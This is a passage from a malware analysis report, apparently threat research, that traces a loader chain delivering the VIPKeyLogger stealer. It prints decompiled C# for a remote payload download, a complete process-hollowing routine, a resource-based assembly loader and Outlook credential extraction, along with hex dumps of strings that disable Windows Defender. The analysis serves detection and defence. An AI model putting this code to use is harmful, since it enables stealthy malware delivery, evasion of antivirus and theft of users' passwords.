        using (TaskService taskService = new TaskService())
        {
            TaskDefinition taskDefinition = taskService.NewTask();
```


Fig 10. VAI function



```
  ServicePointManager.SecurityProtocol = SecurityProtocolType.Tls12;
  WebClient webClient = new WebClient();
  webClient.Encoding = Encoding.UTF8;
  string address = Strings.StrReverse(Conversions.ToString(QBXtX)).ToString();
  string text = webClient.DownloadString(address);
  text = Strings.StrReverse(text);
  if (nativo == "1")
  {
      Tools.Ande(Convert.FromBase64String(text), "C:\\Windows\\SysWOW64\\" + nomenativo + ".exe");
      return;
  }
  Tools.Ande(Convert.FromBase64String(text), "C:\\Windows\\Microsoft.NET\\Framework\\v4.0.30319\\" + netframework +
    ".exe");
```

Fig 11. Exe is downloaded and passed to method tools.Ande

Figure no 11 illustrates that “address” stores reversed URL and with help of web client itdownloads the data in “text” string. The string contains another loader which is responsible forfurther malicious activity. This loader along with the path of “dxdi-ag.exe” is passed as anargument to the “Tools.Ande” method. This method does the process hollowing with the targetedprocess. Here the target process is dxdiag.exe along with decrypted payload is passed to amethod “a” and further it creates the process as shown in figure 12.Fig 12:




```
public static bool Ande(byte[] data, string path)
{
    int num = 1;
    checked
    {
        while (!Tools.a(path, string.Empty, data, true))
        {
            num++;
            if (num > 5)
            {
                return false;
            }
        }
        return true;
    }
}
```

```
private static bool a(string a, string b, byte[] c, bool d)
{
    string text = "\"" + a + "\"";
    API.STARTUP_INFORMATION startup_INFORMATION = default(API.STARTUP_INFORMATION);
    API.PROCESS_INFORMATION process_INFORMATION = default(API.PROCESS_INFORMATION);
    startup_INFORMATION.dwFlags = 0;
    checked
    {
        startup_INFORMATION.Size_ = (uint)Marshal.SizeOf(typeof(API.STARTUP_INFORMATION));
        try
        {
            if (!string.IsNullOrEmpty(b))
            {
                text = text + " " + b;
            }
            if (!API.CreateProcess_API(a, text, IntPtr.Zero, IntPtr.Zero, false, 4U, IntPtr.Zero, null, ref
                startup_INFORMATION, ref process_INFORMATION))
            {
                throw new Exception();
            }
```


Fig 12: Targeted process is created

Further, it uses NtUnmapViewOfSection and attempts to unmap the memory section ataddress of newly created process. After this, memory is allocated in the target processusing VirtualAllocEx, where the loader code is then written using WriteProcessMemory.With the use of SetThreadContext it adds the entry point to the injected code and finally,the process is resumed with ResumeThread. The process is demonstrated in Figure 13 and14.



```
if (!API.ReadProcessMemory_API(process_INFORMATION.ProcessHandle, num3 + 8, ref num4, 4, ref num5))
{
    throw new Exception();
}
if (num2 == num4 && API.NtUnmapViewOfSection_API(process_INFORMATION.ProcessHandle, num4) != 0)
{
    throw new Exception();
}
int length = BitConverter.ToInt32(c, num + 80);
int bufferSize = BitConverter.ToInt32(c, num + 84);
int num6 = API.VirtualAllocEx_API(process_INFORMATION.ProcessHandle, num2, length, 12288, 64);
```

Fig 13: Unmap section and memory allocation




```
byte[] bytes = BitConverter.GetBytes(num6);
if (!API.WriteProcessMemory_API(process_INFORMATION.ProcessHandle, num3 + 8, bytes, 4, ref num5))
{
    throw new Exception();
}
int num12 = BitConverter.ToInt32(c, num + 40);
if (flag)
{
    num6 = num2;
}
array[44] = num6 + num12;
if (IntPtr.Size == 4)
{
    if (!API.SetThreadContext_API(process_INFORMATION.ThreadHandle, array))
    {
        throw new Exception();
    }
}
else if (!API.Wow64SetThreadContext_API(process_INFORMATION.ThreadHandle, array))
{
    throw new Exception();
}
if (API.ResumeThread_API(process_INFORMATION.ThreadHandle) == -1)
{
    throw new Exception();
}
}
```

Fig 14: Resumes the targeted process

## Loader 2:

The Exe file acts as a dropper as it is injected by the Loader 1 dll. It has a .NET Reactor Protecter and is a VC++ compiled file.



```
Detect It Easy v3.06 [Windows 10 Version 2009](i386)
File name: C:\Users\IT-Admin\Desktop\payload
File type: PE32    Entry point: 0040cd2f    Base address: 00400000
Sections: 0004    Time date stamp: 2012-07-14 04:17:16    Size of image: 00037000
Scan: Automatic    Endianness: LE    Mode: 32-bit    Architecture: I386    Type: GUI
PE32
    Protector: .NET Reactor(4.5-4.7)[-]
    Compiler: EP:Microsoft Visual C/C++(2008-2010)[EXE32]
    Compiler: Microsoft Visual C/C++(2008)[libcmt]
    Linker: Microsoft Linker(9.0)[GUI32,admin]
100%    125 msec
```

Fig 15: .NET Reactor Protector

We can see in figure 17, the loader 2 exe decrypts the loader 3 DLL, which is responsible for execution of final malicious payload. In figure 16 the resource rcdata section contains encrypted form of the Loader 3 which is later decrypted and executed.





Fig16: encrypted data in resource section

In the resource data section, it contains encrypted data of the second payload. Which is later decrypted in the below fig.




```
00401875  8BD9            mov ebx,ecx
00401877  E8 EA060000     call samsam.404F66
0040187C  8BF0            mov esi,eax
0040187E  83C4 04         add esp,4
00401881  85F6            test esi,esi
00401883  74 2D           je samsam.4018B2
00401885  8B7C24 10       mov edi,dword ptr ss:[esp+10]     [esp+10]:L"..."
00401889  57              push edi
0040188A  C746 04 00000000  mov dword ptr ds:[esi+4],0      [esi+4]:"B-["
00401891  C746 08 01000000  mov dword ptr ds:[esi+8],1
00401898  FF15 74814100   call dword ptr ds:[<&SysAllocString>]
0040189E  8906            mov dword ptr ds:[esi],eax
004018A0  85C0            test eax,eax
004018A2  75 10           jne samsam.4018B4
004018A4  85FF            test edi,edi
004018A6  74 0C           je samsam.4018B4
004018A8  68 0E000780     push 8007000E
004018AD  E8 DE940000     call samsam.40AD90
004018B2  33F6            xor esi,esi
004018B4  8933            mov dword ptr ds:[ebx],esi
004018B6  85F6            test esi,esi
004018B8  75 0A           jne samsam.4018C4
004018BA  68 0E000780     push 8007000E
004018BF  E8 CC940000     call samsam.40AD90
004018C4  5F              pop edi
004018C5  5E              pop esi
004018C6  8BC3            mov eax,ebx

edi=0258F94E

.text:004018A4 samsam.exe:$18A4 #CA4
```


```
Address   Hex                                               ASCII
0258F94E  4D 5A 90 00 03 00 00 00 04 00 00 00 FF FF 00 00  MZ..........ÿÿ..
0258F95E  B8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00  ¸.......@.......
0258F96E  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
0258F97E  00 00 00 00 00 00 00 00 00 00 00 00 80 00 00 00  ................
0258F98E  0E 1F BA 0E 00 B4 09 CD 21 B8 01 4C CD 21 54 68  ..º..´.Í!¸.LÍ!Th
0258F99E  69 73 20 70 72 6F 67 72 61 6D 20 63 61 6E 6E 6F  is program canno
0258F9AE  74 20 62 65 20 72 75 6E 20 69 6E 20 44 4F 53 20  t be run in DOS 
0258F9BE  6D 6F 64 65 2E 0D 0D 0A 24 00 00 00 00 00 00 00  mode....$.......
0258F9CE  50 45 00 00 4C 01 03 00 6C 16 61 56 00 00 00 00  PE..L...l.aV....
0258F9DE  00 00 00 00 E0 00 0E 21 0B 01 06 00 00 8B 04 00  ....à..!........
```

Fig 17: Decrypted DLL

It also tries to disable windows defender and antispyware to evade detection, ensuring it can execute final payloads malicious activities undisturbed (figure 18).



```
Address   Hex                                               ASCII
04E408E0  00 00 00 00 00 00 00 00 08 00 41 00 6E 00 74 00  ..........A.n.t.
04E408F0  69 00 53 00 70 00 79 00 77 00 61 00 72 00 65 00  i.S.p.y.w.a.r.e.
04E40900  23 00 53 00 4F 00 46 00 54 00 57 00 41 00 52 00  #.S.O.F.T.W.A.R.
04E40910  45 00 5C 00 4D 00 69 00 63 00 72 00 6F 00 73 00  E.\.M.i.c.r.o.s.
04E40920  6F 00 66 00 74 00 5C 00 57 00 69 00 6E 00 64 00  o.f.t.\.W.i.n.d.
04E40930  6F 00 77 00 73 00 20 00 44 00 65 00 66 00 65 00  o.w.s. .D.e.f.e.
04E40940  6E 00 64 00 65 00 72 00 2C 00 53 00 4F 00 46 00  n.d.e.r.,.S.O.F.
04E40950  54 00 57 00 41 00 52 00 45 00 5C 00 50 00 6F 00  T.W.A.R.E.\.P.o.
04E40960  6C 00 69 00 63 00 69 00 65 00 73 00 5C 00 4D 00  l.i.c.i.e.s.\.M.
04E40970  69 00 63 00 72 00 6F 00 73 00 6F 00 66 00 74 00  i.c.r.o.s.o.f.t.
04E40980  5C 00 57 00 69 00 6E 00 64 00 6F 00 77 00 73 00  \.W.i.n.d.o.w.s.
```




```
04E40AE8  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
04E40AF8  05 00 2A 00 53 00 4F 00 46 00 2A 00 33 00 2E 00  ..*.S.O.F.*.3...
04E40B08  2C 00 20 00 44 00 69 00 73 00 61 00 62 00 6C 00  ,. .D.i.s.a.b.l.
04E40B18  65 00 41 00 6E 00 74 00 69 00 53 00 70 00 79 00  e.A.n.t.i.S.p.y.
04E40B28  77 00 61 00 72 00 65 00 2C 00 20 00 2C 00 20 00  w.a.r.e.,. .,. .
04E40B38  2C 00 20 00 4D 00 50 00 5F 00 43 00 4F 00 4E 00  ,. .M.P._.C.O.N.
```

Fig18: disable windows defender and antispyware


## Loader 3:

The Loader 3 dll file contains the Keylogger payload in its resource folder which is directly loaded with the help of “Assembly.Load” method. As we can see in Figure 19, it collects resource data with name “_” and then adds it to an array and further loads it. Figure 20 and 21 illustratse the resource section and embedded payload.



```
// Token: 0x06000001 RID: 1 RVA: 0x00002050 File Offset: 0x00000250
public static void ___()
{
    Stream manifestResourceStream = typeof(_).Assembly.GetManifestResourceStream("_");
    byte[] array = new byte[manifestResourceStream.Length];
    manifestResourceStream.Read(array, 0, array.Length);
    manifestResourceStream.Close();
    byte[] array2 = null;
    if (typeof(_).Assembly.GetManifestResourceNames().Length > 1)
    {
        manifestResourceStream = typeof(_).Assembly.GetManifestResourceStream("__");
        array2 = new byte[manifestResourceStream.Length];
        manifestResourceStream.Read(array2, 0, array2.Length);
        manifestResourceStream.Close();
    }
    AppDomain.CurrentDomain.ResourceResolve += _.CurrentDomain_ResourceResolve;
    AppDomain.CurrentDomain.AssemblyResolve += _.CurrentDomain_AssemblyResolve;
    if (array2 != null)
    {
        _._ = Assembly.Load(array, array2);
    }
    else
    {
        _._ = Assembly.Load(array);
    }
```

Fig 19: Loading keylogger



```
// 0x00000F20: _ (292864 bytes, Embedded, Public)
```

Fig20: Resource with name”_”

```
[illegible]  ..@........y.....x..MZ..........
[illegible]  ............@...................
[illegible]  .........................!..L.!This
[illegible]  program cannot be run in DOS mode..
[illegible]  ..$.......PE..L.......f...........
[illegible]  ...............N...........@.....
```

Fig21: Resorces containing final payload

# Final Payload VIPKeyLogger:


The final payload is a VIPKeyLogger which is similar to Snake keylogger.

VIPKeyLogger is a malware designed to monitor and record keystrokes on an infected system. It captures sensitive data, including passwords and personal information, often without the user's knowledge. The keylogger operates covertly in the background, making it difficult for the victim to identify. This type of malware is commonly used for espionage or stealing private data for malicious purposes.

## 1. Stealer Activity From the browsers:

### A. Email Clients and Communication tool:

It targets Email Clients and Communication Tools, **Outlook, Foxmail, Thunderbird, PostBox, Pidgin, Discord,** etc. And try to steal sensitive user data, such as login credentials.



```
internal static List<Class8.RecoveredApplicationAccount> smethod_163()
{
    List<Class8.RecoveredApplicationAccount> list = new List<Class8.RecoveredApplicationAccount>();
    string[] array = new string[] { "IMAP Password", "POP3 Password", "HTTP Password", "SMTP Password" };
    string text = null;
    RegistryKey[] array2 = new RegistryKey[]
    {
        Registry.CurrentUser.OpenSubKey("Software\\Microsoft\\Office\\15.0\\Outlook\\Profiles\\Outlook\
          \9375CFF0413111d3B88A00104B2A6676"),
        Registry.CurrentUser.OpenSubKey("Software\\Microsoft\\Windows NT\\CurrentVersion\\Windows Messaging Subsystem\\Profiles\
          \Outlook\\9375CFF0413111d3B88A00104B2A6676"),
        Registry.CurrentUser.OpenSubKey("Software\\Microsoft\\Windows Messaging Subsystem\\Profiles\
          \9375CFF0413111d3B88A00104B2A6676"),
        Registry.CurrentUser.OpenSubKey("Software\\Microsoft\\Office\\16.0\\Outlook\\Profiles\\Outlook\
          \9375CFF0413111d3B88A00104B2A6676")
    };
    foreach (RegistryKey registryKey in array2)
    {
        if (registryKey != null)
        {
            foreach (string name in registryKey.GetSubKeyNames())
            {
                using (RegistryKey registryKey2 = registryKey.OpenSubKey(name))
                {
                    UTF8Encoding utf8Encoding = new UTF8Encoding();
                    if ((registryKey2.GetValue("Email") != null) & ((registryKey2.GetValue("IMAP Password") != null) |
                      (registryKey2.GetValue("POP3 Password") != null) | (registryKey2.GetValue("HTTP Password") != null) |
                      (registryKey2.GetValue("SMTP Password") != null)))
                    {
                        foreach (string name2 in array)
                        {
```

*Fig22: Email Credential details*

### B. Browser Login Details


It also checks all the browsers login details such as origin URL, its login id and password.

List of browsers targeted:

• **Popular**: Chrome, FireFox, Yandex, Opera, Brave, Microsoft Edge

• **Lesser Known**: Cent, xVast, Nichrome, WaterFox, CocCoc, Chedot, Amigo, Sputnik, Uran, Superbird, Kometa, SeaMonkey, Falkon, Vivaldi, Torch, Slimjet, CoolNovo,

Sleipnir, Chromium, Citrio, BlackHawk, Ghost, Iridium, PaleMoon, Blisk, Epic, Slim, IceDragon, CyberFox, SalamWeb, IceCat

